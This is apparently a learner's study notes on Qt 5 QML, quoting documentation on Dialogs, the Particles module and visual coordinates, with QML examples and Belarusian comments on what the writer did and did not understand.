Rectangle to hold the dialog's contents, because certain embedded systems do not support multiple top-level windows. When the dialog becomes visible, it will automatically be wrapped in a Window if possible, or simply reparented on top of the main window if there can only be one window.* |
| *Dialog* | [*http://doc.qt.io/qt-5/qml-qtquick-dialogs-dialog.html*](http://doc.qt.io/qt-5/qml-qtquick-dialogs-dialog.html) | *A generic*[*QtQuick*](http://doc.qt.io/qt-5/qtquick-module.html)*dialog wrapper with standard buttons.*  *The purpose of Dialog is to wrap arbitrary content into a dialog window including a row of platform-tailored buttons.*  *The*[*contentItem*](http://doc.qt.io/qt-5/qml-qtquick-dialogs-dialog.html#contentItem-prop)*is the default property (the only allowed child element), and items declared inside the Dialog will actually be children of another Item inside the contentItem. The row of*[*standardButtons*](http://doc.qt.io/qt-5/qml-qtquick-dialogs-dialog.html#standardButtons-prop)*will also be inside contentItem below the declared content, and Dialog will attempt to size itself to fit the content and the buttons.*  *Alternatively it is possible to bind*[*contentItem*](http://doc.qt.io/qt-5/qml-qtquick-dialogs-dialog.html#contentItem-prop)*to a custom Item, in which case there will be no buttons, no margins, and the custom content will fill the whole dialog. This is much like creating a*[*Window*](http://doc.qt.io/qt-5/qml-qtquick-window-window.html)*, except that on platforms which do not support showing multiple windows, the window borders will be simulated and it will be shown in same scene.*  ***Note:****do not attempt to bind the width or height of the dialog to the width or height of its content, because Dialog already tries to size itself to the content. If your goal is to change or eliminate the margins, you must override*[*contentItem*](http://doc.qt.io/qt-5/qml-qtquick-dialogs-dialog.html#contentItem-prop)*. If your goal is simply to show a window (whether modal or not), and your platform supports it, it is simpler to use*[*Window*](http://doc.qt.io/qt-5/qml-qtquick-window-window.html)*instead.* |
| *FileDialog* | [*http://doc.qt.io/qt-5/qml-qtquick-dialogs-filedialog.html*](http://doc.qt.io/qt-5/qml-qtquick-dialogs-filedialog.html) | *Dialog component for choosing files from a local filesystem.*  [*FileDialog*](http://doc.qt.io/qt-5/qml-qtquick-dialogs-filedialog.html)*provides a basic file chooser: it allows the user to select existing files and/or directories, or create new filenames. The dialog is initially invisible. You need to set the properties as desired first, then set*[*visible*](http://doc.qt.io/qt-5/qml-qtquick-dialogs-filedialog.html#visible-prop)*to true or call*[*open()*](http://doc.qt.io/qt-5/qml-qtquick-dialogs-filedialog.html#open-method)*.*  *Here is a minimal example to open a file dialog and exit after the user chooses a file:*  *import QtQuick 2.2*  *import QtQuick.Dialogs 1.0*  [*FileDialog*](http://doc.qt.io/qt-5/qml-qtquick-dialogs-filedialog.html) *{*  *id: fileDialog*  *title: "Please choose a file"*  *folder: shortcuts.home*  *onAccepted: {*  *console.log("You chose: " + fileDialog.fileUrls)*  *Qt.quit()*  *}*  *onRejected: {*  *console.log("Canceled")*  *Qt.quit()*  *}*  *Component.onCompleted: visible = true*  *}*  *A*[*FileDialog*](http://doc.qt.io/qt-5/qml-qtquick-dialogs-filedialog.html)*window is automatically transient for its parent window. So whether you declare the dialog inside an*[*Item*](http://doc.qt.io/qt-5/qml-qtquick-item.html)*or inside a*[*Window*](http://doc.qt.io/qt-5/qml-qtquick-window-window.html)*, the dialog will appear centered over the window containing the item, or over the Window that you declared.*  *The implementation of*[*FileDialog*](http://doc.qt.io/qt-5/qml-qtquick-dialogs-filedialog.html)*will be a platform file dialog if possible. If that isn't possible, then it will try to instantiate a*[*QFileDialog*](http://doc.qt.io/qt-5/qfiledialog.html)*. If that also isn't possible, then it will fall back to a QML implementation, DefaultFileDialog.qml. In that case you can customize the appearance by editing this file. DefaultFileDialog.qml contains a Rectangle to hold the dialog's contents, because certain embedded systems do not support multiple top-level windows. When the dialog becomes visible, it will automatically be wrapped in a Window if possible, or simply reparented on top of the main window if there can only be one window.*  *The QML implementation has a sidebar containing*[*shortcuts*](http://doc.qt.io/qt-5/qml-qtquick-dialogs-filedialog.html#shortcuts-prop)*to common platform-specific locations, and user-modifiable favorites. It uses application-specific*[*settings*](http://doc.qt.io/qt-5/qt-labs-settings-qmlmodule.html)*to store the user's favorites, as well as other user-modifiable state, such as whether or not the sidebar is shown, the positions of the splitters, and the dialog size. The settings are stored in a section called QQControlsFileDialogof the application-specific*[*QSettings*](http://doc.qt.io/qt-5/qsettings.html)*. For example when testing an application with the qml tool, the QQControlsFileDialog section will be created in the Qml Runtime settings file (or registry entry). If an application is started via a custom C++ main() function, it is recommended to set the*[*name*](http://doc.qt.io/qt-5/qcoreapplication.html#applicationName-prop)*,*[*organization*](http://doc.qt.io/qt-5/qcoreapplication.html#organizationName-prop)*and*[*domain*](http://doc.qt.io/qt-5/qcoreapplication.html#organizationDomain-prop)*in order to control the location of the application's settings. Intbu this. If you use*[*Settings*](http://doc.qt.io/qt-5/qt-labs-settings-qmlmodule.html)*objects in other parts of an application, they will be stored in other sections of the same file. Intbu this object and its peculiarities.*  [*QFileDialog*](http://doc.qt.io/qt-5/qfiledialog.html) *stores its settings globally instead of per-application. Platform-native file dialogs may or may not store settings in various platform-dependent ways. Intbu the last sentence.* |
| *MessageDialog* | [*http://doc.qt.io/qt-5/qml-qtquick-dialogs-messagedialog.html*](http://doc.qt.io/qt-5/qml-qtquick-dialogs-messagedialog.html) | *The most basic use case for a MessageDialog is a popup alert. It also allows the user to respond in various ways depending on which buttons are enabled. The dialog is initially invisible. You need to set the properties as desired first, then set visible to true or call open().*  *Here is a minimal example to show an alert and exit after the user responds:*  *import QtQuick 2.2*  *import QtQuick.Dialogs 1.1*  zmport QtQuick 2.2  import QtQuick.Dialogs 1.1  [MessageDialog](http://doc.qt.io/qt-5/qml-qtquick-dialogs-messagedialog.html) {  id: messageDialog  title: "May I have your attention please"  text: "It's so cool that you are using Qt Quick."  onAccepted: {  console.log("And of course you could only agree.")  Qt.quit()  }  Component.onCompleted: visible = true  }  *There are several possible handlers depending on which standardButtons the dialog has and the ButtonRole of each. For example, the onRejected handler will be called if the user presses a Cancel, Close or Abort button.*  *A MessageDialog window is automatically transient for its parent window. So whether you declare the dialog inside an Item or inside a Window, the dialog will appear centered over the window containing the item, or over the Window that you declared.*  *The implementation of MessageDialog will be a platform message dialog if possible. If that isn't possible, then it will try to instantiate a QMessageBox. If that also isn't possible, then it will fall back to a QML implementation, DefaultMessageDialog.qml. In that case you can customize the appearance by editing this file. DefaultMessageDialog.qml contains a Rectangle to hold the dialog's contents, because certain embedded systems do not support multiple top-level windows. When the dialog becomes visible, it will automatically be wrapped in a Window if possible, or simply reparented on top of the main window if there can only be one window.* |

[*http://doc.qt.io/qt-5/qtquick-particles-qmlmodule.html*](http://doc.qt.io/qt-5/qtquick-particles-qmlmodule.html)

# Qt Quick Particles QML Types

This QML module contains a particle system for Qt Quick. To use these types, import the module with the following line:

import [QtQuick](http://doc.qt.io/qt-5/qtquick-qmlmodule.html).Particles 2.0

For a simple overview of how the system can be used, see [Using the Qt Quick Particle System](http://doc.qt.io/qt-5/qtquick-effects-particles.html).

For details on the performance characteristics see [Qt Quick Particle System Performance](http://doc.qt.io/qt-5/qtquick-particles-performance.html).

[*http://doc.qt.io/qt-5/qtquick-effects-particles.html*](http://doc.qt.io/qt-5/qtquick-effects-particles.html)

## Using the Qt Quick Particle System

Documentation for all Particle System types can be found on the [QtQuick.Particles](http://doc.qt.io/qt-5/qtquick-particles-qmlmodule.html) module page. Note that to use types from the particles module, you will need to import the types with the following line:

import QtQuick.Particles 2.0

### The ParticleSystem

This particle system contains four main types of QML types: [ParticleSystem](http://doc.qt.io/qt-5/qml-qtquick-particles-particlesystem.html), Painters, Emitters and Affectors.

The [ParticleSystem](http://doc.qt.io/qt-5/qml-qtquick-particles-particlesystem.html) type ties all the other types together, and manages the shared timeline. Painters, Emitters and Affectors must all have the same [ParticleSystem](http://doc.qt.io/qt-5/qml-qtquick-particles-particlesystem.html) to be able to interact with each other.

You may have as many ParticleSystems as you want subject to this constraint, so the logical separation is to have one [ParticleSystem](http://doc.qt.io/qt-5/qml-qtquick-particles-particlesystem.html) for all the types that you want to interact, or just one if the number of types is small and they are easily kept under control..

#### Logical Particles

All the particle system types act on "logical particles". Every particle has a logical representation inside the particle system, and this is what the types act upon. Not every logical particle needs to be visualized, and some logical particles could lead to multiple visual particles being drawn on screen.

#### Particle Groups

Every logical particle is a member of a particle group, and each group is identified by a name. If no other group has been specified, a logical particle belongs to the group with the name "" (the empty string), which acts the same as any other group. Groups are used for two purposes, for controlling particles and because they can have stochastic state transitions.

Groups control particles because you can never access an individual particle with any of the particle system types. All types act on groups as a whole, and so any particles that need to behave differently from each other (aside from the usual stochastic parameter variation) will need to be in different groups.

Particles can also change groups dynamically. When this happens the particles trajectory is unaltered, but it can be acted upon by different [ParticlePainters](http://doc.qt.io/qt-5/qtquick-effects-particles.html#particlepainters) or Affectors. Particles can either have their group changed by an Affector, or stochastic state transitions can be defined in a [ParticleGroup](http://doc.qt.io/qt-5/qml-qtquick-particles-particlegroup.html) type.

Generally, groups should only be defined in a [ParticleGroup](http://doc.qt.io/qt-5/qml-qtquick-particles-particlegroup.html) if they require stochastic state transitions. Otherwise, it is sufficient to have the groups be defined simply by the strings used in the particle/particles properties of the types.

#### Emitters

Emitters emit logical particles into the system. These particles have a trajectory and lifespan, but no visualization. These particles are emitted from the location of the Emitter.

TrailEmitters are a special type of emitter which emits particles from the location of other logicial particles. Any logical particle of the followed type within the bounds of a [TrailEmitter](http://doc.qt.io/qt-5/qml-qtquick-particles-trailemitter.html) will cause particle emission from its location, as if there were an Emitter on it with the same properties as the [TrailEmitter](http://doc.qt.io/qt-5/qml-qtquick-particles-trailemitter.html).

#### ParticlePainters

Painters are the types that visualize logical particles. For each logical particle in the groups assigned to it, which are within its bounds (or outside, if you do not set the clip property on the type) it will be visualized in a manner dependent on the type of [ParticlePainter](http://doc.qt.io/qt-5/qml-qtquick-particles-particlepainter.html). The base type of [ParticlePainter](http://doc.qt.io/qt-5/qml-qtquick-particles-particlepainter.html) does not draw anything. [ImageParticle](http://doc.qt.io/qt-5/qml-qtquick-particles-imageparticle.html) renders an image at the particle location. [CustomParticle](http://doc.qt.io/qt-5/qml-qtquick-particles-customparticle.html) allows you to write your own shaders to render the particles, passing in the logical particle state as vertex data. [ItemParticle](http://doc.qt.io/qt-5/qml-qtquick-particles-itemparticle.html) allows you to visualize logical particles using arbitrary QML delegates. ModelParticle is similar, but coordinates model data amongst the delegates in a similar manner to the view classes.

As the [ParticlePainter](http://doc.qt.io/qt-5/qml-qtquick-particles-particlepainter.html) is the QML type visualizing the particles in the scene, it is its Z value which is important when trying to place particles above or below other types visually.

#### Affectors

Affectors are an optional component of a particle system. They can perform a variety of manipulations to the simulation, such as altering the trajectory of particles or prematurely ending their life in the simulation. For performance reasons, it is recommended not to use Affectors in high-volume particle systems.

#### Stochastic Parameters

As particle systems benefit from stochastic control of parameters across a large number of instances, several stochastic helper types are used by the particle system. If you do not wish to have any stochastic variation in these parameters, then do not specify any variation in these types.

#### Directions

Directions can be specified by angle and magnitude, or by x and y components. While any direction can be specified with either method, there is a significant difference between varying the x and y components and varying the angle and magnitude. Varying the x and y components will lead to a rectangular area around the specified point, while varying the angle will lead to an arc centered on the specified point.

#### Shapes

The particle system contains several types which represent shapes. These types do not visualize shapes, and are used for the purpose of selecting a random point within the shape. If you want a specific point with no randomness, use a 0 width and 0 height shape (which is the default). Otherwise you can use the shape types to specify an area, so that the result can use a random point selected from that area.

[*http://doc.qt.io/qt-5/qtquick-particles-performance.html*](http://doc.qt.io/qt-5/qtquick-particles-performance.html)

### *Particle System Performance Guide*

*The performance of the particle system scales with the number of particles it is maintaining. After prototyping the desired effect, performance can be improved by lowering the particle count. Conversely, if performance is well within the acceptable bounds, you can increase the number of particles until you hit that point (should that improve the effect).*

*Note that particle count is often estimated by the particle system, and in some cases explicitly providing hints as to how many particles will be needed will improve performance. You can do this by setting maximumEmitted on an Emitter, and it is generally useful for Emitters which do not continuously emit particles.*

*Like* [*ShaderEffect*](http://doc.qt.io/qt-5/qml-qtquick-shadereffect.html)*, the performance of the particle system is largely dependent on the graphics hardware it is running on. The exception to this is Affectors. For systems not including Affectors, the majority of the performance cost of particles will be on the GPU. Since the GPU is better at parallelizing large numbers of operations more particles can be drawn at 60FPS when Affectors are not used.*

*Affectors, particularly if modifying the particles in javascript, can be relatively slow as well as increasing the CPU cost of using particles. Avoid using them in high-volume systems where possible. Some easy cases where Affectors can be avoided are using timed* [*ParticleGroup*](http://doc.qt.io/qt-5/qml-qtquick-particles-particlegroup.html) *transitions instead of time-triggered Affectors, or setting acceleration due to gravity in the acceleration property of the Emitter instead of with a Gravity Affector.*

[*http://doc.qt.io/qt-5/qtquick-particles-system-example.html*](http://doc.qt.io/qt-5/qtquick-particles-system-example.html)

### Qt Quick Particles Examples - System

This is a collection of small QML examples relating to using Affectors in the particle system. Each example is a small QML file emphasizing a particular type or feature.

Dynamic comparison compares using the particle system to getting a similar effect with the following code that dynamically instantiates Image types.

Item {

id: fakeEmitter

function burst(number) {

while (number > 0) {

var item = fakeParticle.createObject(root);

item.lifeSpan = Math.random() \* 5000 + 5000;

item.x = Math.random() \* (root.width/2) + (root.width/2);

item.y = 0;

number--;

}

}

Component {

id: fakeParticle

Image {

id: container

property int lifeSpan: 10000

width: 32

height: 32

source: "qrc:///particleresources/glowdot.png"

y: 0

PropertyAnimation on y {from: -16; to: root.height-16; duration: container.lifeSpan; running: true}

SequentialAnimation on opacity {

running: true

NumberAnimation { from:0; to: 1; duration: 500}

PauseAnimation { duration: container.lifeSpan - 1000}

NumberAnimation { from:1; to: 0; duration: 500}

ScriptAction { script: container.destroy(); }

}

}

}

}

Note how the Image objects are not able to be randomly colorized.

Start and Stop simply sets the running and paused states of a [ParticleSystem](http://doc.qt.io/qt-5/qml-qtquick-particles-particlesystem.html). While the system does not perform any simulation when stopped or paused, a restart restarts the simulation from the beginning, while unpausing resumes the simulation from where it was.

*// У гэтым прыкладзе мне зразумела, як выкарыстоўваецца сістэма часцінак (*[*http://doc.qt.io/qt-5/qtquick-particles-system-content-dynamiccomparison-qml.html*](http://doc.qt.io/qt-5/qtquick-particles-system-content-dynamiccomparison-qml.html)*). Ёсць бацькоўскі візуальны элемент (Rectangle). Ён змяшчае элемент ParticleSystem з id: sys. Далей ідзе ImageParticle – часцінка-выява, якая задае выяву і пэўныя параметры. А таксама Emitter. І лагічная часцінка, і эмітэр маюць уласцівасць system: sys. Выклікаючы метад emitter.burst() у таймеры, мы запускаем сістэму часцінак. Паралельна з гэтым паказаны код таго, як можна праз сродкі qml дасягнуць падобнага эфекта.//*

Timed group changes is an example that highlights the [ParticleGroup](http://doc.qt.io/qt-5/qml-qtquick-particles-particlegroup.html) type. While normally referring to groups with a string name is sufficient, additional effects can be done by setting properties on groups. The first group has a variable duration on it, but always transitions to the second group.

ParticleGroup {

name: "fire"

duration: 2000

durationVariation: 2000

to: {"splode":1}

}

The second group has a [TrailEmitter](http://doc.qt.io/qt-5/qml-qtquick-particles-trailemitter.html) on it, and a fixed duration for emitting into the third group. By placing the [TrailEmitter](http://doc.qt.io/qt-5/qml-qtquick-particles-trailemitter.html) as a direct child of the [ParticleGroup](http://doc.qt.io/qt-5/qml-qtquick-particles-particlegroup.html), it automatically selects that group to follow.

ParticleGroup {

name: "splode"

duration: 400

to: {"dead":1}

TrailEmitter {

group: "works"

emitRatePerParticle: 100

lifeSpan: 1000

maximumEmitted: 1200

size: 8

velocity: AngleDirection {angle: 270; angleVariation: 45; magnitude: 20; magnitudeVariation: 20;}

acceleration: PointDirection {y:100; yVariation: 20}

}

}

The third group has an Affector as a direct child, which makes the affector automatically target this group. The affector means that as soon as particles enter this group, a burst function can be called on another emitter, using the x,y positions of this particle.

ParticleGroup {

name: "dead"

duration: 1000

Affector {

once: true

onAffected: worksEmitter.burst(400,x,y)

}

}

*// Прыклад змешчаны ў файле* [*http://doc.qt.io/qt-5/qtquick-particles-system-content-timedgroupchanges-qml.html*](http://doc.qt.io/qt-5/qtquick-particles-system-content-timedgroupchanges-qml.html)*. Ён мне зразумелы. Там ужо клас прамавугольніка змяшчае ў сабе сістэму часцінак. Сістэма часцінак змяшчае тры групы выяўна: fire, splode, dead. І адну невыяўна – works. Як толькі пачынае работаць таймер, то выклікаецца эмітэр startingEmitter, які эмітуе часцінкі ў групу fire. Група файр праз пэўны час пераходзіць у групу splode, дзе знаходзіцца TrailEmitter, які пачынае выпускаць з кожнай часцінкі хвост іншых часцінак. Усе гэтыя часцінкі трапляюць у групу “works” – і мне незразумела, чаму. Потым гэта група пераходзіць у групу dead, якая змяшчае афектар, што аўтаматычна выклікае эмітэр worksEmitter. Той выклікае выбух, але як, мне неясна. Я не разумею, як там velocity ствараецца… Пры гэтым першапачатковыя часцінкі групаў work і dead знікаюць. Заместа іх адбываецца радыяльны выбух. //*

If [TrailEmitter](http://doc.qt.io/qt-5/qml-qtquick-particles-trailemitter.html) does not suit your needs for multiple emitters, you can also dynamically create Emitters while still using the same [ParticleSystem](http://doc.qt.io/qt-5/qml-qtquick-particles-particlesystem.html) and image particle

for (var i=0; i<8; i++) {

var obj = emitterComp.createObject(root);

obj.x = x

obj.y = y

obj.targetX = Math.random() \* 240 - 120 + obj.x

obj.targetY = Math.random() \* 240 - 120 + obj.y

obj.life = Math.round(Math.random() \* 2400) + 200

obj.emitRate = Math.round(Math.random() \* 32) + 32

obj.go();

}

Note that this effect, a flurry of flying rainbow spears, would be better served with [TrailEmitter](http://doc.qt.io/qt-5/qml-qtquick-particles-trailemitter.html). It is only done with dynamic emitters in this example to show the concept more simply.

*// Гэты код я таксама зразумеў і рэалізаваў, а сам ён змешчаны тут (*[*http://doc.qt.io/qt-5/qtquick-particles-system-content-dynamicemitters-qml.html*](http://doc.qt.io/qt-5/qtquick-particles-system-content-dynamicemitters-qml.html)*). Там таксама ёсць прамавугольнік, які змяшчае сістэму часцінак. Астатнія элементы злучаюцца з ёй па ід, а не праз адносіны спадчыннасці кмл элементаў. У прамавугольніка ёсць функцыя customEmit(), якую запускае таймер. Гэта функцыя стварае пэўную колькасць эмітэраў container, якая захардкоджана. Кожны з гэтых эмітэраў змяняе праз анімацыю свае каардынаты, што ініцыіруецца функцыей go(). Адначасова з гэтым у ім ёсць яшчэ адзін укладзены эмітэр, які стварае той жа эфект, што і TrailEmitter – эмітуе часцінкі з пазіцыі пачатковага эмітэра. Там жа ўжо стандартна вызначана імэдж парцікл. //*

Multiple Painters shows how to control paint ordering of individual particles. While the paint ordering of particles within one ImagePainter is not strictly defined, [ImageParticle](http://doc.qt.io/qt-5/qml-qtquick-particles-imageparticle.html) objects follow the normal Z-ordering rules for [Qt Quick](http://doc.qt.io/qt-5/qtquick-index.html) items. This example allow you to paint the inside of the particles above the black borders using a pair of ImageParticles each painting different parts of the same logical particle.

*//* [*http://doc.qt.io/qt-5/qtquick-particles-system-content-multiplepainters-qml.html*](http://doc.qt.io/qt-5/qtquick-particles-system-content-multiplepainters-qml.html) *- гэты прыклад таксама ясны. Усё тое ж, што і вышэй, толькі тут ёсць тры тыпы пэінтэраў, visible уласцівасць якіх залежыць ад уласцівасці cloneMode элемента Rectangle. Калі мы націскаем пацуком па прамавугольніку, то гэты булевы параметр змяняецца, робячы бачымай то адныя пэінтэры, то другія. У пэінтэрах можна праз геаметрычныя параметры задаваць вобласць, дзе яны дзейнічаюць. //*

[*http://doc.qt.io/qt-5/qtquick-particles-qmlmodule.html*](http://doc.qt.io/qt-5/qtquick-particles-qmlmodule.html) *- у наступны раз варта прайсціся па тыпах.*

### *Тыпы*

|  |  |  |
| --- | --- | --- |
| *Тып* | *апісанне* | *url* |
| *Age* | *The Age affector allows you to alter where the particle is in its lifecycle. Common uses are to expire particles prematurely, possibly giving them time to animate out.*  *The Age affector is also sometimes known as a 'Kill' affector, because with the default parameters it will immediately expire all particles which it affects.*  *The Age affector only applies to particles which are still alive.* | [*http://doc.qt.io/qt-5/qml-qtquick-particles-age.html*](http://doc.qt.io/qt-5/qml-qtquick-particles-age.html) |
| *AngleDirection* | *The AngledDirection element allows both the specification of a direction by angle and magnitude, as well as varying the parameters by angle or magnitude.* | [*http://doc.qt.io/qt-5/qml-qtquick-particles-angledirection.html*](http://doc.qt.io/qt-5/qml-qtquick-particles-angledirection.html) |
| *CumulativeDirection* | *The CumulativeDirection element will act as a direction that sums the directions within it.* | [*http://doc.qt.io/qt-5/qml-qtquick-particles-cumulativedirection.html*](http://doc.qt.io/qt-5/qml-qtquick-particles-cumulativedirection.html) |
| [CustomParticle](http://doc.qt.io/qt-5/qml-qtquick-particles-customparticle.html) | *For specifying shaders to paint particles. GLSL код.* |  |
| [*Direction*](http://doc.qt.io/qt-5/qml-qtquick-particles-direction.html) | *For specifying a vector space* |  |
| [*EllipseShape*](http://doc.qt.io/qt-5/qml-qtquick-particles-ellipseshape.html) | *Represents an ellipse to other particle system elements* |  |
| *Friction* | *For applying friction proportional to the particle's current velocity* | [*http://doc.qt.io/qt-5/qml-qtquick-particles-friction.html*](http://doc.qt.io/qt-5/qml-qtquick-particles-friction.html) |
| [*Gravity*](http://doc.qt.io/qt-5/qml-qtquick-particles-gravity.html) | *For applying acceleration in an angle* |  |
| [*GroupGoal*](http://doc.qt.io/qt-5/qml-qtquick-particles-groupgoal.html) | *For changing the state of a group of a particle* |  |
| [*ImageParticle*](http://doc.qt.io/qt-5/qml-qtquick-particles-imageparticle.html) | *For visualizing logical particles using an image* |  |
| [*ItemParticle*](http://doc.qt.io/qt-5/qml-qtquick-particles-itemparticle.html) | *For specifying a delegate to paint particles* |  |
| [*LineShape*](http://doc.qt.io/qt-5/qml-qtquick-particles-lineshape.html) | *Represents a line for affectors and emitters* |  |
| [*MaskShape*](http://doc.qt.io/qt-5/qml-qtquick-particles-maskshape.html) | *For representing an image as a shape to affectors and emitters* |  |
| *Affector* | *Applies alterations to the attributes of logical particles at any point in their lifetime*  *The base Affector does not alter any attributes, but can be used to emit a signal when a particle meets certain conditions.*  *If an affector has a defined size, then it will only affect particles within its size and position on screen.*  *Affectors have different performance characteristics to the other particle system elements. In particular, they have some simplifications to try to maintain a simulation at real-time or faster. When running a system with Affectors, irregular frame timings that grow too large ( > one second per frame) will cause the Affectors to try and cut corners with a faster but less accurate simulation. If the system has multiple affectors the order in which they are applied is not guaranteed, and when simulating larger time shifts they will simulate the whole shift each, which can lead to different results compared to smaller time shifts. Не зусім ясны і пакуль не вельмі важныя асаблівасці работы афектараў.*  *Accurate simulation for large numbers of particles (hundreds) with multiple affectors may be possible on some hardware, but on less capable hardware you should expect small irregularties in the simulation as simulates with worse granularity. Кепскія эфекты пры выкарыстанні афектараў на слабым жалезе.* | [*http://doc.qt.io/qt-5/qml-qtquick-particles-affector.html*](http://doc.qt.io/qt-5/qml-qtquick-particles-affector.html) |
| [*Emitter*](http://doc.qt.io/qt-5/qml-qtquick-particles-emitter.html) | *Emits logical particles* |  |
| [*Shape*](http://doc.qt.io/qt-5/qml-qtquick-particles-shape.html) | *For specifying an area for affectors and emitters* |  |
| [*ParticleGroup*](http://doc.qt.io/qt-5/qml-qtquick-particles-particlegroup.html) | *For setting attributes on a logical particle group* |  |
| [*ParticlePainter*](http://doc.qt.io/qt-5/qml-qtquick-particles-particlepainter.html) | *For specifying how to paint particles* |  |
| [*ParticleSystem*](http://doc.qt.io/qt-5/qml-qtquick-particles-particlesystem.html) | *A system which includes particle painter, emitter, and affector types* |  |
| [*Attractor*](http://doc.qt.io/qt-5/qml-qtquick-particles-attractor.html) | *For attracting particles towards a specific point* |  |
| [*PointDirection*](http://doc.qt.io/qt-5/qml-qtquick-particles-pointdirection.html) | *For specifying a direction that varies in x and y components* |  |
| [*RectangleShape*](http://doc.qt.io/qt-5/qml-qtquick-particles-rectangleshape.html) | *For specifying an area for affectors and emitter* |  |
| [*SpriteGoal*](http://doc.qt.io/qt-5/qml-qtquick-particles-spritegoal.html) | *For changing the state of a sprite particle* |  |
| [*TargetDirection*](http://doc.qt.io/qt-5/qml-qtquick-particles-targetdirection.html) | *For specifying a direction towards the target point* |  |
| [*TrailEmitter*](http://doc.qt.io/qt-5/qml-qtquick-particles-trailemitter.html) | *Emits logical particles from other logical particles* |  |
| [*Turbulence*](http://doc.qt.io/qt-5/qml-qtquick-particles-turbulence.html) | *Provides fluid-like forces from a noise image* |  |
| [*Particle*](http://doc.qt.io/qt-5/qml-qtquick-particles-particle.html) | *Represents particles manipulated by emitters and affectors* |  |
| [*Wander*](http://doc.qt.io/qt-5/qml-qtquick-particles-wander.html) | *For applying random particle trajectory* |  |

[*http://doc.qt.io/qt-5/qtquick-visualcanvas-topic.html*](http://doc.qt.io/qt-5/qtquick-visualcanvas-topic.html)

## Important Concepts In Qt Quick - The Visual Canvas

The visual canvas provided by the Qt Quick is a two dimensional canvas with z-ordering.

### Coordinate System

The top-left pixel in the Qt Quick coordinate system is the [0, 0] pixel. The coordinate system of a child item is relative to its visual parent item. See the documentation on the [Coordinate System](http://doc.qt.io/qt-5/qtquick-visualcanvas-coordinates.html) for in-depth information about the coordinate system utilized by Qt Quick.

### Visual Parent

There are two separate kinds of parenting in a QML application which uses Qt Quick. The first kind is the ownership-parent (also known as the [QObject](http://doc.qt.io/qt-5/qobject.html) parent) which determines object lifetime semantics. The second kind is the visual parent which determines where on the canvas an item is drawn, and also certain properties (for example, opacity applies to visual children).

In almost all cases, the visual parent is identical to the ownership-parent. See the documentation about the [Visual Parent](http://doc.qt.io/qt-5/qtquick-visualcanvas-visualparent.html) for more in-depth information on the topic.

### Scene Graph

Modern computer systems and devices use graphics processing units or GPUs to render graphics. Qt Quick can leverage this graphics hardware by using graphics APIs like OpenGL. The default graphics adpatation for Qt Quick requires OpenGL and it is used to display applications developed with Qt Quick in QML. In particular, Qt Quick defines a scene graph which is then rendered. See the documentation about the [Scene Graph](http://doc.qt.io/qt-5/qtquick-visualcanvas-scenegraph.html) for in-depth information about the concept of a scene graph and why it is beneficial, and about the scene graph adaptations provided by Qt Quick.

[*http://doc.qt.io/qt-5/qtquick-visualcanvas-coordinates.html*](http://doc.qt.io/qt-5/qtquick-visualcanvas-coordinates.html)

### Concepts - Visual Coordinates in Qt Quick

#### Item Coordinates

The default system of visual coordinates used in Qt Quick is item coordinates. This is a cartesian coordinate system with (0,0) at the top left corner of the item. The x-axis grows to the right and the y-axis grows downwards, so that the bottom right corner of the item is at coordinates (width, height).

An individual item's position is specified in terms of its parent's coordinate system. This means that reading x,y values from non-sibling items may require conversion to convert them into the same coordinate system. Scene coordinates are often used as the intermediate coordinate system when this occurs.

#### Scene Coordinates

Scene coordinates are the coordinates where (0,0) corresponds to the top left corner of the window the scene is currently being rendered. Scene coordinates are usually the same as the item coordinates of the root item in the window.

You can convert from item to scene coordinates using the functions on the item whose coordinate system you are interested in. See [Item::mapFromItem](http://doc.qt.io/qt-5/qml-qtquick-item.html#mapFromItem-method) and [Item::mapToItem](http://doc.qt.io/qt-5/qml-qtquick-item.html#mapToItem-method) for converting to scene coordinates, or another item's coordinates.

#### Worked Example

The below QML code creates an arrangment of squares, with dots added for identification of points:

Rectangle {

width: 200

height: 200

color: "red"

Rectangle {

x: 100

y: 100

width: 100

height: 100

color: "blue"

Rectangle {

width: 50


height: 50

color: "green"

}

}

}



In this image the black dot is positioned at (0,0) within the item coordinates of the red rectangle. If the red rectangle was the root item of the scene, then the black dot would also be positioned at (0,0) in scene coordinates.

The blue rectangle is positioned at the white dot, (100,100), relative to the red rectangle's top left corner.

The green rectangle has no x,y specified, so its position defaults to (0,0). Because it is at (0,0) in the coordinates of its parent, the blue rectangle, it is positioned at the top left corner of that rectangle. This is the same point as the white dot at (100,100) in the coordinates of the red rectangle. *Я не зразумеў, дзе код, што малюе кропкі.*

[*http://doc.qt.io/qt-5/qtquick-visualcanvas-visualparent.html*](http://doc.qt.io/qt-5/qtquick-visualcanvas-visualparent.html)

### Concepts - Visual Parent in Qt Quick

#### Visual Parent

When creating visual scenes with Qt Quick, it is important to understand the concept of the *visual parent*.

The concept of the visual parent in Qt Quick is separate from, but related to, the concept of the *object parent* within the [QObject](http://doc.qt.io/qt-5/qobject.html) parent hierarchy. All QML objects have an *object parent*, which is determined by the [object hierarchy](http://doc.qt.io/qt-5/qtqml-syntax-basics.html#qml-object-declarations) in which the object is declared. When working with the QtQuick module, the [Item](http://doc.qt.io/qt-5/qml-qtquick-item.html) type is the base type for all visual items provided by this module, and it provides the concept of an additional *visual parent*, as defined by an item's [parent](http://doc.qt.io/qt-5/qml-qtquick-item.html#parent-prop) property. Every item has a visual parent; if an item's [parent](http://doc.qt.io/qt-5/qml-qtquick-item.html#parent-prop) property value is null, the item will not be rendered in the scene.

Any object assigned to an item's [data](http://doc.qt.io/qt-5/qml-qtquick-item.html#data-prop) property becomes a child of the item within its [QObject](http://doc.qt.io/qt-5/qobject.html) hierarchy, for memory management purposes. Additionally, if an object added to the data property is of the [Item](http://doc.qt.io/qt-5/qml-qtquick-item.html) type, it is also assigned to the [Item::children](http://doc.qt.io/qt-5/qml-qtquick-item.html#children-prop) property and becomes a child of the item within the visual scene hierarchy. (Most Qt Quick hierarchy crawling algorithms, especially the rendering algorithms, only consider the visual parent hierarchy.)

For convenience, the Item [data](http://doc.qt.io/qt-5/qml-qtquick-item.html#data-prop) property is its [default property](http://doc.qt.io/qt-5/qtqml-syntax-objectattributes.html#default-properties). This means that any child item declared within an [Item](http://doc.qt.io/qt-5/qml-qtquick-item.html) object without being assigned to a specific property is automatically assigned to the [data](http://doc.qt.io/qt-5/qml-qtquick-item.html#data-prop) property and becomes a child of the item as described above. So, the two code blocks below produce the same result, and you will almost always see the form shown below left, rather than the explicit data assignment shown below right:

|  |  |
| --- | --- |
